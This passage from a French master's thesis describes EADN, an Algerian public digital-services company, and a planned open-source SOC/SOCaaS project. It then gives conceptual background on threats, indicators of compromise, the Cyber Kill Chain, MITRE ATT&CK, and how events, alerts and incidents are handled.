


FIGURE 1.2 – Organigramme de l'EADN

#### 1.2.4 Services de l'EADN

- **Centre de données** : Contribuer à la création et à la mise en conformité de tous types de centres de données et salles informatiques.
- **Solutions informatiques** : Contribuer à la modernisation des administrations publiques par la mise en œuvre de solutions et plateformes informatiques dédiées.
- **Stratégie de digitalisation** : Assister les entreprises, administrations et institutions dans l'établissement d'une stratégie et d'une feuille de route de digitalisation.
- **Cloud** : Gestion efficace des services cloud visant à optimiser les ressources informatiques des administrations publiques en Algérie.
- **Sécurité** : Contribuer à la mise en œuvre de solutions de sécurisation des systèmes d'information intra- et inter-organisationnels.
- **Audit** : Fournir des services d'audit et de mise en conformité.
- **Développement et Intégration** : Assister les organisations dans la mise en œuvre de solutions numériques par le développement personnalisé d'applications, de plateformes et l'intégration de systèmes d'information.

#### Développement et Facilités des Centres de Données

Cet offre intégrée couvre le cycle complet de développement et d'optimisation des centres de données, débutant par une analyse approfondie des besoins spécifiques à chaque client pour garantir une adéquation parfaite avec les objectifs stratégiques. Ils fournissent une assistance experte dans le choix du site optimal, en évaluant les critères géopolitiques, environnementaux et techniques. La phase de conception propose plusieurs variantes technologiques innovantes, allant des solutions de refroidissement liquide aux architectures modulaires, accompagnées d'une étude CAPEX/OPEX détaillée pour optimiser les investissements. Leur expertise s'étend à la construction et à la mise à niveau des infrastructures, avec une focalisation sur la résilience et l'efficacité énergétique. Chaque projet inclut la certification par des organismes accrédités, tandis que leurs services managés de maintenance proactive assurent une disponibilité de 99,995% via des contrats SLA stricts, incluant la surveillance 24/7 et l'évolution contrôlée des équipements.

#### Pilotage de la Modernisation Numérique

L'EADN pilote l'adoption du cloud pour moderniser le paysage numérique de l'Algérie à travers les administrations publiques, les entreprises publiques et les entreprises économiques. Grâce à son expertise et leur solutions cloud, ils permettent à ces organisations de transformer leurs infrastructures informatiques traditionnelles en environnements numériques modernes, efficaces et sécurisés, accélérant leur parcours vers l'excellence opérationnelle et l'innovation.

1. **Stratégie et Conseil Cloud** : L'EADN assiste les organisations dans leur transformation cloud en fournissant des conseils d'experts sur l'adoption du cloud, l'évaluation d'infrastructure, la planification sécuritaire et l'optimisation des coûts. Ces services de conseil assurent une transition fluide vers les technologies cloud tout en maintenant l'excellence opérationnelle et la conformité sécuritaire.
2. **Développement et Déploiement Cloud** : Les équipes techniques de l'EADN livrent des solutions cloud complètes incluant l'implémentation d'infrastructure, le développement cloud-natif et l'intégration de plateformes. Ils se spécialisent dans les environnements cloud privés et publics, exploitant des technologies leaders telles que VMware VCF, OpenStack et Nutanix pour répondre aux besoins spécifiques de leur clients.

## Cloud et Virtualisation

1. **Réseau** : Une infrastructure réseau robuste assure la connectivité entre les divers composants, avec des fonctionnalités réseau virtualisées pour simplifier la gestion et améliorer la flexibilité.
2. **Sauvegarde et archivage** : Solutions de stockage et d'archivage haute performance pour une protection maximale des données.
3. **Serveurs virtualisés** : Les ressources de calcul sont consolidées en machines virtuelles sur des serveurs physiques.
4. **Sécurité** : Mesures de sécurité informatique, telles que les pare-feu et les systèmes de détection d'intrusion qui assurent la protection des données.
5. **Gestion centralisée** : Une interface centralisée permet de gérer l'ensemble de l'infrastructure depuis une console unique.

## Conseil et intégration sécurité

L'expertise de l'EADN en sécurité holistique couvre quatre piliers stratégiques : la protection avancée des données via des solutions de chiffrement et de prévention des ransomwares ; la sécurisation des réseaux par des pare-feux nouvelle génération (Palo Alto, Fortinet), des architectures cloud/SDN zero-trust et l'intégration d'appliances dédiées ; une gestion proactive des risques incluant l'audit continu des vulnérabilités (scans quotidiens), la conformité réglementaire (RGPD, NIS 2) et la réduction des surfaces d'attaque via des pentests automatisés ; enfin, un programme d'assistance sur mesure avec des campagnes de sensibilisation adaptées aux métiers, la mise en œuvre de cadres normatifs (SMSI ISO 27001, BCMS ISO 22301, ITSM ISO 20000) et un support 24/7 pour transformer la sécurité en levier de performance opérationnelle.

### 1.2.5 Catalogue de Produits Propriétaires

- **EADN-SHARE (Collab.Box)** : Solution collaborative d'archivage et de partage de fichiers, adaptée à tous types d'organisations. Cette plateforme facilite le travail collaboratif et la gestion documentaire sécurisée.
- **Visio-conférence** : Solution de web-conférence permettant d'organiser des réunions en ligne et des formations, avec fonctionnalité d'enregistrement pour créer des ressources pédagogiques.
- **EADN-HR** : Système d'information de gestion des ressources humaines offrant une solution complète pour la gestion du capital humain des organisations.
- **GLPI - Gestion des Services et du Parc Informatique** : Système de gestion des services informatiques centralisant les demandes des utilisateurs du système d'information en termes d'incidents et de requêtes.
- **Kharita-DZ** : Framework d'organisation, de communication et de compréhension des données géographiques d'une organisation, permettant la collecte, la gestion et l'analyse de données spatiales.
- **EADN-PAY** : Système de paiement électronique permettant d'effectuer des paiements via un terminal de paiement électronique (TPE), contribuant à la digitalisation des transactions financières.
- **DIGITICKET** : Système de gestion de billetterie en ligne offrant un moyen rapide et facile de vendre des billets pour différents événements, facilitant la gestion événementielle numérique.



FIGURE 1.3 – Produits de l'EADN

### 1.2.6 Écosystème de Partenaires et Clients

#### Portefeuille Client

L'EADN a développé une base client diversifiée incluant des administrations publiques, des entreprises publiques économiques et des institutions nationales. Cette diversité témoigne de la capacité de l'entreprise à s'adapter aux besoins variés du secteur public algérien.

## Écosystème de Partenaires Technologiques

L'entreprise entretient des partenariats stratégiques avec les leaders technologiques mondiaux, garantissant l'accès aux technologies de pointe et aux certifications industrielles. Ces partenariats incluent notamment :

- VMware pour les solutions de virtualisation et cloud
- Dell Technologies pour les infrastructures serveurs et stockage
- Fortinet pour les solutions de cybersécurité
- Nutanix pour les plateformes hyperconvergées
- Huawei pour les équipements réseau et stockage



FIGURE 1.4 – Partenaires de l'EADN

## 1.2.7 Positionnement Stratégique et Perspectives

### 1.2.7.1 Rôle dans la transformation numérique nationale

L'EADN occupe une position stratégique dans l'écosystème numérique algérien en tant qu'orchestrateur de la transformation digitale du secteur public. Son rôle dépasse celui d'un simple prestataire technique pour embrasser une mission de catalyseur de l'innovation numérique à l'échelle nationale.

### 1.2.7.2 Avantages concurrentiels

- **Expertise Technique Certifiée :** La certification du personnel par les leaders technologiques internationaux garantit un niveau d'expertise technique aligné sur les standards internationaux.
- **Compréhension du Secteur Public :** En tant qu'EPE sous tutelle ministérielle, l'EADN possède une compréhension approfondie des enjeux, contraintes et besoins spécifiques du secteur public algérien.

- **Approche Intégrée** : La capacité à offrir une gamme complète de services, du conseil stratégique à l'implémentation technique, en passant par la maintenance et le support, constitue un avantage concurrentiel significatif.

### 1.2.7.3 Perspectives de Développement

L'EADN s'oriente vers un renforcement de son rôle de partenaire technologique privilégié de la transformation numérique algérienne. Les perspectives incluent l'expansion des services cloud, le développement de solutions d'intelligence artificielle et l'accompagnement des organisations dans leur transition vers des modèles opérationnels numériques avancés.

## 1.3 Cadre Général du Projet

Les cyberattaques ont connu une hausse alarmante ces dernières années, reflétant une menace de plus en plus sophistiquée et industrialisée. En 2024, le nombre de victimes d'attaques par ransomware a augmenté de 29%. Parallèlement, le coût moyen d'une violation de données s'est élevé à 4,88 millions de dollars par incident, soit une hausse de 10% en un an [4] [5].

Face à cette menace croissante, les entreprises et institutions n'ont d'autre choix que de se doter d'un SOC, qu'il soit interne ou externalisé (SOCaaS).

### 1.3.1 Risque d'absence d'un SOC

Le manque d'un SOC expose l'entreprise à des risques majeurs.

- **Détection tardive des menaces** : Les cyberattaques avancées telles que les ransomwares et les APT peuvent demeurer invisibles pendant plusieurs jours. Cela peut entraîner des frais de récupération considérables ainsi qu'une atteinte à la réputation en raison de fuites de données.
- **Mauvaise gestion Réactive des Incidents** : Sans SOC, les équipes réagissent aux incidents après leur survenance, ce qui prolonge le temps moyen de récupération. Par exemple, une attaque DDoS peut provoquer une interruption de service de 12 heures avant qu'une solution soit mise en place. Cela peut occasionner des pertes financières immédiates et un affaiblissement de la confiance des partenaires.
- **Non-conformité réglementaire** : Les diverses réglementations demandent une traçabilité des incidents ainsi qu'une sécurité des données. En l'absence d'un SOC, la société ne peut justifier sa conformité. Cela peut produire des pénalités financières et également des exclusions de la participation à des appels d'offres publics.



### 1.3.2 Solution envisagée et ses objectifs

L'organisme se confronte à une double ambition : améliorer sa propre sécurité informatique en établissant un SOC en interne, tout en créant un service de SOC (SOCaaS) destiné à des clients externes, surtout des petites et moyennes entreprises ainsi que des structures aux moyens restreints.

Actuellement, l'absence d'un SOC interne met l'entreprise face à des risques déjà établis. En même temps, le marché du SOCaaS est dominé par des solutions coûteuses et rigides, ce qui ouvre une fenêtre pour une offre novatrice.

Ce projet vise à concevoir et déployer une solution SOC et SOCaaS reposant sur des technologies open source, dans le but de fournir une infrastructure de cybersécurité modulable, évolutive et économique.

- **Conception d'architecture SOC as a service** : Définir l'architecture du SOC, en prenant en compte les besoins de sécurité, la gestion des alertes, la gestion des incidents, et la réponse automatique (SOAR). Ce SOC devra être modulaire, afin de pouvoir facilement intégrer de nouveaux outils ou sources de données.
- **Implémentation des outils open-source** : Mettre en place des outils open-source pour la collecte, la gestion et l'analyse des logs et des alertes de sécurité. Par exemple : Wazuh pour SIEM, Shuffle / TheHive pour SOAR.
- **Automatisation de la détection et de la réponse** : Implémenter des règles de détection des incidents et définir des scénarios de réponse automatique. Cela inclut la création de playbooks SOAR pour la réponse aux menaces détectées.
- **Dashboards et reporting** : Créer des tableaux de bord interactifs et des rapports pour surveiller l'état de la sécurité en temps réel et effectuer des analyses post-incident.
- **Tests de performance et scalabilité** : Tester la plateforme SOC dans un environnement simulé avec différentes sources de données (réseaux, systèmes, applications) pour évaluer sa capacité à gérer un volume élevé d'incidents de sécurité tout en offrant une réponse rapide.
- **Documentation** : Rédiger une documentation détaillée qui inclut la description de l'architecture, la procédure d'installation, ainsi que des exemples de cas d'utilisation.

## 1.4 Conclusion

L'Entreprise d'Appui au Développement du Numérique (EADN) représente un acteur institutionnel majeur de la transformation numérique en Algérie. Sa position unique d'entreprise publique économique spécialisée, son expertise technique certifiée et sa mission de service public en font un partenaire privilégié pour comprendre et analyser les enjeux de la digitalisation du secteur public algérien. Cette présentation détaillée de l'organisme d'accueil établit le contexte institutionnel et technique nécessaire à la compréhension des travaux de recherche menés dans le cadre de ce mémoire de master.

## Chapitre 2

# Généralités sur le Centre d’Opérations de Sécurité

### 2.1 Introduction

Face à la montée des cybermenaces, ce chapitre propose un cadre théorique pour appréhender les enjeux des Centres d’opérations de sécurité (SOC) et justifier le modèle SOCaaS. Nous commencerons par explorer les concepts clés liés à la cybersécurité (vulnérabilités, IoC, Cyber Kill Chain). Nous clarifierons également les terminologies associées aux SOC, comme les logs, alertes et incidents, avant d’analyser les technologies employées, notamment les SIEM et les SOAR. Enfin, nous examinerons le SOCaaS comme une alternative innovante, en soulignant ses avantages ainsi que ses défis.

### 2.2 Généralités sur la Sécurité

#### 2.2.1 Objectif de la Sécurité des Systèmes d’Informations

La sécurité des systèmes d’information repose sur trois piliers essentiels, connus sous le nom de triade CIA : la confidentialité, l’intégrité et la disponibilité. Ce modèle a été conçu pour guider les politiques de sécurité de l’information (infosec) au sein des organisations.

La confidentialité repose sur un ensemble de règles rigoureuses qui restreignent l’accès non autorisé à tous les types de données et d’informations. L’intégrité, quant à elle, assure la fiabilité et l’exactitude de ces informations. Enfin, la disponibilité constitue une approche de gestion des risques qui vise à garantir un accès fiable à ces données pour les personnes autorisées [6].

1. **Confidentialité** : Les mesures de confidentialité visent à empêcher les accès non autorisés aux informations sensibles, en classant les données selon les risques associés.
2. **Intégrité** : L'intégrité assure que les données restent cohérentes et fiables sans modification non autorisée.
3. **Disponibilité** : La disponibilité garantit que les informations sont accessibles pour les parties autorisées, nécessitant un bon entretien des systèmes qui les stockent et les affichent.

### 2.2.2 Vulnérabilité, Menace et Risque

1. **Vulnérabilité** : Une vulnérabilité est une faiblesse dans un système d'information, des procédures de sécurité du système, des contrôles internes ou une mise en œuvre qui pourrait être exploitée par une source de menace [7].
2. **Menace** : Toute circonstance ou événement susceptible d'avoir un impact négatif sur les opérations organisationnelles, les actifs organisationnels, les individus, d'autres organisations ou la Nation par le biais d'un système, via un accès non autorisé, une destruction, une divulgation, une modification d'informations et/ou un déni de service [7].
3. **Risque** : Un risque représente la probabilité qu'une menace exploite une vulnérabilité, ainsi que l'impact potentiel sur les actifs de l'organisation [7].

$$Risque = \frac{Menace * Vulnerabilite}{Contre Mesures}$$



FIGURE 2.1 – Modélisation des menaces

### 2.2.3 Menaces Informatiques

Une cyberattaque se définit comme toute action offensive visant des systèmes, des infrastructures ou des réseaux informatiques. Elle s'appuie sur diverses méthodes pour voler, modifier ou supprimer des données. Le terme de « malware » désigne un large éventail de logiciels malveillants ou intrusifs, tels que les virus

informatiques, les vers, les chevaux de Troie, les ransomwares, les spywares... . Ces logiciels peuvent se présenter sous forme de code exécutable, de scripts, de contenu actif, ou d'autres types de programme. Il existe différents types de malwares, et parmi les attaques informatiques les plus répandues, on retrouve les voici [8] :

- **Le Phishing** : Ou hameçonnage, est une cyberattaque qui utilise des e-mails, des SMS, des appels ou des sites Web trompeurs pour inciter les gens à donner des informations sensibles ou à télécharger des logiciels malveillants. Il exploite les faiblesses humaines [9].
- **Le ransomware** : Est un logiciel malveillant qui prend en otage des données ou un appareil et menace de les bloquer ou de les détruire si une rançon n'est pas payée. Il est très répandu et peut causer de grandes pertes financières [10].
- **Attaques DoS / DDoS** : vise à inonder un serveur pour le rendre inaccessible. Une attaque DoS vient d'un seul ordinateur, tandis qu'une DDoS utilise plusieurs ordinateurs compromis pour attaquer une cible [11].
- **Cheval de Troie** : Un cheval de Troie se présente comme un programme légitime afin d'accéder à un système [12].
- **Rootkit** : Un rootkit permet aux cybercriminels de prendre le contrôle d'ordinateurs en restant cachés [13].
- **Virus** : Se propage d'un ordinateur à un ordinateur, causant des dommages et des pertes de données, des dysfonctionnements [14].

#### 2.2.4 Indicateurs de Compromission (IoC)

Les Indicateurs de Compromis (IoC, pour Indicators of Compromise) désignent des artefacts numériques qui signalent une intrusion ou une activité malveillante au sein d'un système, d'un réseau ou d'une application. Ils jouent un rôle crucial en permettant aux équipes de Sécurité des Opérations (SOC) de détecter, d'enquêter et de répondre de manière efficace aux incidents de sécurité [15].

##### Exemples d'indicateurs de compromission [16]

- **Trafic sortant inhabituel** : Le trafic sortant pendant les heures creuses ou le trafic communiquant avec une adresse IP suspecte peut indiquer un compromis.
- **Échecs d'authentification élevé** : Un taux élevé de tentatives d'authentification peut indiquer qu'un attaquant a volé des identifiants et tente de trouver un compte qui donne accès au réseau.
- **Augmentation du nombre de lectures de bases de données** : Qu'il s'agisse d'une injection SQL ou d'un accès à la base de données directement via un compte d'administrateur, un vidage des données des tables de la base de données peut indiquer qu'un attaquant a volé des données.

- **Changements de configuration suspects** : Les modifications pourraient également ajouter des vulnérabilités que les logiciels malveillants pourraient exploiter.

### 2.2.5 Tactiques, Techniques et Procédures (TTP)

Les TTP (Tactiques, Techniques et Procédures) offrent un cadre structuré permettant d'analyser les méthodes utilisées par les cyberattaquants.

**Tactique** : Les tactiques représentent les objectifs globaux d'un attaquant.

**Techniques** : Détaillent les méthodes spécifiques utilisées pour atteindre les objectifs.

**Procédures** : Descriptions détaillées des actions d'un attaquant, y compris les outils utilisés.

### 2.2.6 Cyber Kill Chain

Développé par Lockheed Martin, le cadre Cyber Kill Chain s'inscrit dans le modèle **Intelligence Driven Defense**, conçu pour identifier et prévenir les cyberintrusions. Ce modèle met en lumière les différentes étapes que doivent franchir les attaquants pour réaliser leurs objectifs [18].

Les sept étapes de la Cyber Kill Chain renforcent la visibilité d'une attaque et approfondissent la compréhension des tactiques, techniques et procédures (TTP) utilisées par un adversaire, offrant ainsi aux analystes une meilleure perspective [18].

1. **Reconnaissance** : Au cours de la phase de reconnaissance, un individu malveillant sélectionne une cible et exploite les vulnérabilités ainsi que les faiblesses exploitables au sein du réseau.
2. **Weaponization** : L'attaquant développe un vecteur d'attaque, tel qu'un logiciel malveillant permettant un accès à distance, un rançongiciel, un virus ou un ver, capable d'exploiter une vulnérabilité connue.
3. **Delivery** : Lors de l'étape de diffusion, l'intrus lance son attaque. Les mesures spécifiques adoptées varient en fonction du type d'attaque projetée, comme par des e-mails avec des pièces jointes ou des liens malveillants.
4. **Exploitation** : Au cours de la phase d'exploitation, le code malveillant s'exécute dans le système de la victime.
5. **Installation** : Après la phase d'exploitation, le logiciel malveillant s'installe, permettant à l'attaquant de contrôler le système.
6. **Command and Control** : L'attaquant prend le contrôle à distance et peut naviguer dans le réseau.
7. **Actions on Objectives** : L'attaquant réalise ses objectifs, tels que le vol ou la destruction de données.




FIGURE 2.2 – Cyber Kill Chain

### 2.2.7 MITRE ATT&CK

Le cadre MITRE ATT&CK constitue une base de connaissances globalement accessible et continuellement mise à jour. Il est conçu pour modéliser, détecter, prévenir et répondre aux menaces de cybersécurité, en s'appuyant sur les comportements bien documentés des cybercriminels [20].

Le framework MITRE ATT&CK répertorie les tactiques, techniques et procédures (TTP) des cybercriminels à chaque étape du cycle de vie d'une cyberattaque. Cela inclut tout, depuis la collecte initiale d'informations et les stratégies de planification des attaquants, jusqu'à l'exécution finale de l'attaque.

Les informations présentées dans le cadre de MITRE ATT&CK permettent aux équipes de sécurité à :

- Simuler avec précision les cyberattaques afin d'évaluer l'efficacité des cyberdéfenses.
- Concevoir des politiques de sécurité, des contrôles et des plans de réponse aux incidents plus performants.
- choisir et configurer les technologies de sécurité en optimisant la détection, la prévention et l'atténuation des cybermenaces.

## Matrices de MITRE ATT&CK

Le cadre MITRE ATT&CK structure les tactiques, techniques et sous-techniques des adversaires sous forme de matrices. Chaque matrice regroupe les tactiques et techniques associées à des attaques ciblant des domaines particuliers.

1. **Matrice d'Entreprise** : Techniques d'attaque pour les infrastructures d'entreprise, incluant des sous-matrices pour Windows, macOS, Linux, réseaux, cloud, et conteneurs [21].
2. **Matrice mobile** : Techniques d'attaque directes sur les appareils mobiles et réseaux, avec des sous-matrices pour iOS et Android [22].
3. **Matrice ICS** : Techniques ciblant les systèmes de contrôle industriel, y compris machines, appareils, capteurs, et réseaux pour divers services essentiels [23].

## Tactiques MITRE ATT&CK

Chaque tactique du cadre MITRE ATT&CK représente un objectif spécifique que l'attaquant cherche à atteindre à un moment donné. Ces tactiques sont étroitement liées aux différentes étapes ou phases d'une cyberattaque. Les tactiques et les techniques varient d'une matrice à l'autre.



FIGURE 2.3 – Tactiques MITRE ATT&CK de la Matrice d'Entreprise

## Techniques MITRE ATT&CK

Les tactiques MITRE ATT&CK illustrent les objectifs que les attaquants cherchent à atteindre, tandis que les techniques MITRE ATT&CK décrivent les méthodes qu'ils emploient pour y parvenir. Par exemple, les techniques *External Remote Services* et *Phishing* sont utilisées dans la tactique *Initial-Access*.



Cette base de connaissances présente les informations suivantes pour chaque technique :

- Une présentation de la technique.
- L'ensemble des sous-techniques bien établies qui sont liées à cette technique.
- Exemples de procédures associées, cela peut concerner la manière dont les groupes d'attaque utilisent certaines techniques, ainsi que les types de logiciels malveillants utilisés pour leur mise en œuvre.
- Atténuations, il existe des pratiques de sécurité et des logiciels capables de bloquer ou de gérer cette technique.
- Méthodes de détection, généralement, cela concerne les données de journaux ou d'autres sources issues du système, que les équipes de sécurité ou les logiciels de sécurité peuvent surveiller afin d'identifier la présence de cette technique.

### Comparaison entre MITRE ATT&CK et Cyber Kill Chain

TABLE 2.1 – MITRE ATT&CK VS Cyber Kill Chain

| Critères    | MITRE ATT&CK                                                                | Cyber Kill Chain                                  |
|-------------|-----------------------------------------------------------------------------|---------------------------------------------------|
| Objectif    | Décrire les TTP des attaquants.                                             | Modéliser les étapes linéaires d'une cyberattaque |
| Structure   | Matrice dynamique avec 14 tactiques et 200+ techniques/sous-techniques.     | 7 étapes fixes et séquentielles                   |
| Portée      | Très détaillée : Focus sur les méthodes concrètes                           | Macro : Décrit des phases générales               |
| Flexibilité | Très flexible et capable de s'adapter à une variété de scénarios d'attaque. | Plus linéaire et rigide                           |

## 2.3 Terminologies

### 2.3.1 Événement

Un événement en cybersécurité est toute activité détectable qui se produit sur un système informatique, un réseau ou une application. Il peut s'agir d'une action bénigne, suspecte ou malveillante affectant les ressources informatiques. Les événements sont généralement consignés dans des logs et analysés par des outils de surveillance comme un SIEM [24].

### Types des événements

- **Événements Bénins (Normaux)** : Actions courantes faisant partie du fonctionnement normal (connexion réussie, accès autorisé à un fichier. . . ).
- **Événements Suspects** : Activités inhabituelles à analyser (connexion d'un lieu inhabituel, téléchargement excessif de données. . . ).
- **Événements Malveillants** : Actions signalant une attaque ou une compromission (injection SQL, élévation de privilèges non autorisée, détection de malware ou de ransomware. . . ).

### 2.3.2 Logs

Un log (ou journal d'événements) est un fichier d'enregistrement contenant des informations détaillées sur les activités d'un système informatique, d'un réseau ou d'une application. Ces journaux sont essentiels pour la surveillance de la sécurité, le diagnostic des problèmes, la conformité réglementaire et l'investigation des incidents [25] [26].

#### Types de logs

- **Logs des dispositifs périmétriques** : Provenant des équipements de sécurité du réseau comme pare-feu et systèmes de détection.
- **Logs des événements Windows** : Journaux des systèmes d'exploitation Windows incluant connexions utilisateur et événements de sécurité.
- **Logs des terminaux** : Capturent l'activité sur ordinateurs et serveurs, incluant processus et actions utilisateur.
- **Logs des applications** : Enregistrent événements liés aux logiciels, comme erreurs et accès.
- **Logs des proxys** : Traces des connexions Internet via un serveur proxy.
- **Logs des objets connectés (IoT)** : Journaux des dispositifs IoT pour détecter comportements anormaux.

### 2.3.3 Alerte

Une alerte de sécurité est une notification générée automatiquement ou manuellement lorsqu'un événement suspect ou une menace potentielle est détecté au sein d'un système informatique, d'un réseau ou d'une application. Elle sert à avertir les équipes de sécurité d'une activité anormale qui pourrait nécessiter une enquête ou une intervention [27].

Les alertes sont générées par des outils de cybersécurité tels que SIEM, IDS/IPS, EDR/XDR, WAF, etc. Et produites à partir de règles prédéfinies, de modèles d'intelligence artificielle ou de corrélations d'événements.

### Types d'alertes

- **Vrai Positif** : Une menace réelle a été détectée et signalée correctement. Elle nécessite une intervention pour atténuer la menace.
- **Faux Positif** : Une alerte est générée alors qu'il n'y a pas de menace réelle. Elle peut entraîner une surcharge d'alertes et gaspiller du temps pour les analystes SOC.
- **Faux Négatif** : Une menace réelle n'est pas détectée par les outils de sécurité. C'est le plus dangereux, car une attaque peut passer inaperçue.
- **Vrai Négatif** : Aucune menace réelle n'est détectée et aucune alerte n'est générée. C'est une situation normale, aucun incident à signaler.

### Niveaux de criticités

TABLE 2.2 – Niveaux de criticités des Alertes

|                        |                                                                                                                                                   |
|------------------------|---------------------------------------------------------------------------------------------------------------------------------------------------|
| <b>Alerte faible</b>   | Alertes d'information. Ces événements ne nécessitent généralement aucune action, mais il est recommandé d'enquêter sur tout événement inhabituel. |
| <b>Alerte modérée</b>  | Une action non standard ou un comportement inhabituel s'est produit. Enquêtez sur chaque cas et déterminez l'impact.                              |
| <b>Alerte élevée</b>   | Un événement de sécurité potentiellement à fort impact s'est produit. Enquêter immédiatement et rechercher des impacts secondaires.               |
| <b>Alerte critique</b> | Compromission confirmée nécessitant une réponse immédiate pour éviter des dommages importants.                                                    |

### 2.3.4 Incident

Un incident de cybersécurité est un événement avéré qui compromet la confidentialité, l'intégrité ou la disponibilité (CIA) des données, des systèmes ou des réseaux informatiques d'une organisation. Contrairement à une simple alerte ou à un événement suspect, un incident nécessite une réaction immédiate pour en limiter l'impact et en analyser l'origine [28] [29].

### Types courants d'incidents

- **Attaques d'accès non autorisées** : Ces incidents de cybersécurité impliquent des tentatives non autorisées de cybercriminels d'accéder à des systèmes ou à des données à l'aide de comptes d'utilisateurs autorisés.
- **Incidents liés aux Malwares** : Ces incidents impliquent des logiciels malveillants qui compromettent les systèmes informatiques (Ransomware, Trojan, Worms, Spyware ...)

- **Attaques par déni de service** : Tentatives de surcharge des systèmes pour les rendre indisponibles.
- **Incidents de Phishing** : Attaques qui visent à tromper les utilisateurs pour voler des informations sensibles.
- **Incidents d'applications Web** : Cet événement se produit lorsqu'une application Web est utilisée dans une attaque.

### Comparaison entre événement, alerte et incident

TABLE 2.3 – Comparaison entre événement, alerte et incident

| Critère   | Événement                               | Alerte                                                                                     | Incident                                                                |
|-----------|-----------------------------------------|--------------------------------------------------------------------------------------------|-------------------------------------------------------------------------|
| Nature    | Informatif, peut être bénin ou suspect. | Indicateur d'un potentiel problème de sécurité.                                            | Problème avéré nécessitant une réponse immédiate.                       |
| Détection | Enregistré dans les logs du système.    | Généré automatiquement par des outils de cybersécurité                                     | Confirmé par les analystes SOC après investigation d'une alerte.        |
| Réponse   | Aucune action requise en général.       | Nécessite une analyse pour déterminer s'il s'agit d'un faux positif ou d'un vrai problème. | Une action immédiate est requise pour contenir et remédier à la menace. |

### 2.3.5 Conteneur

Les conteneurs sont des technologies qui permettent de conditionner et d'isoler des applications, en intégrant l'ensemble de leur environnement d'exécution. Cette approche simplifie le transfert des applications entre différents environnements tout en préservant l'intégralité de leurs fonctionnalités.

Les Conteneurs présentent de nombreux avantages tant pour les développeurs que pour les administrateurs systèmes.

- **Evolutivité** : Les développeurs peuvent facilement adapter la taille de l'infrastructure en fonction des besoins de l'application.
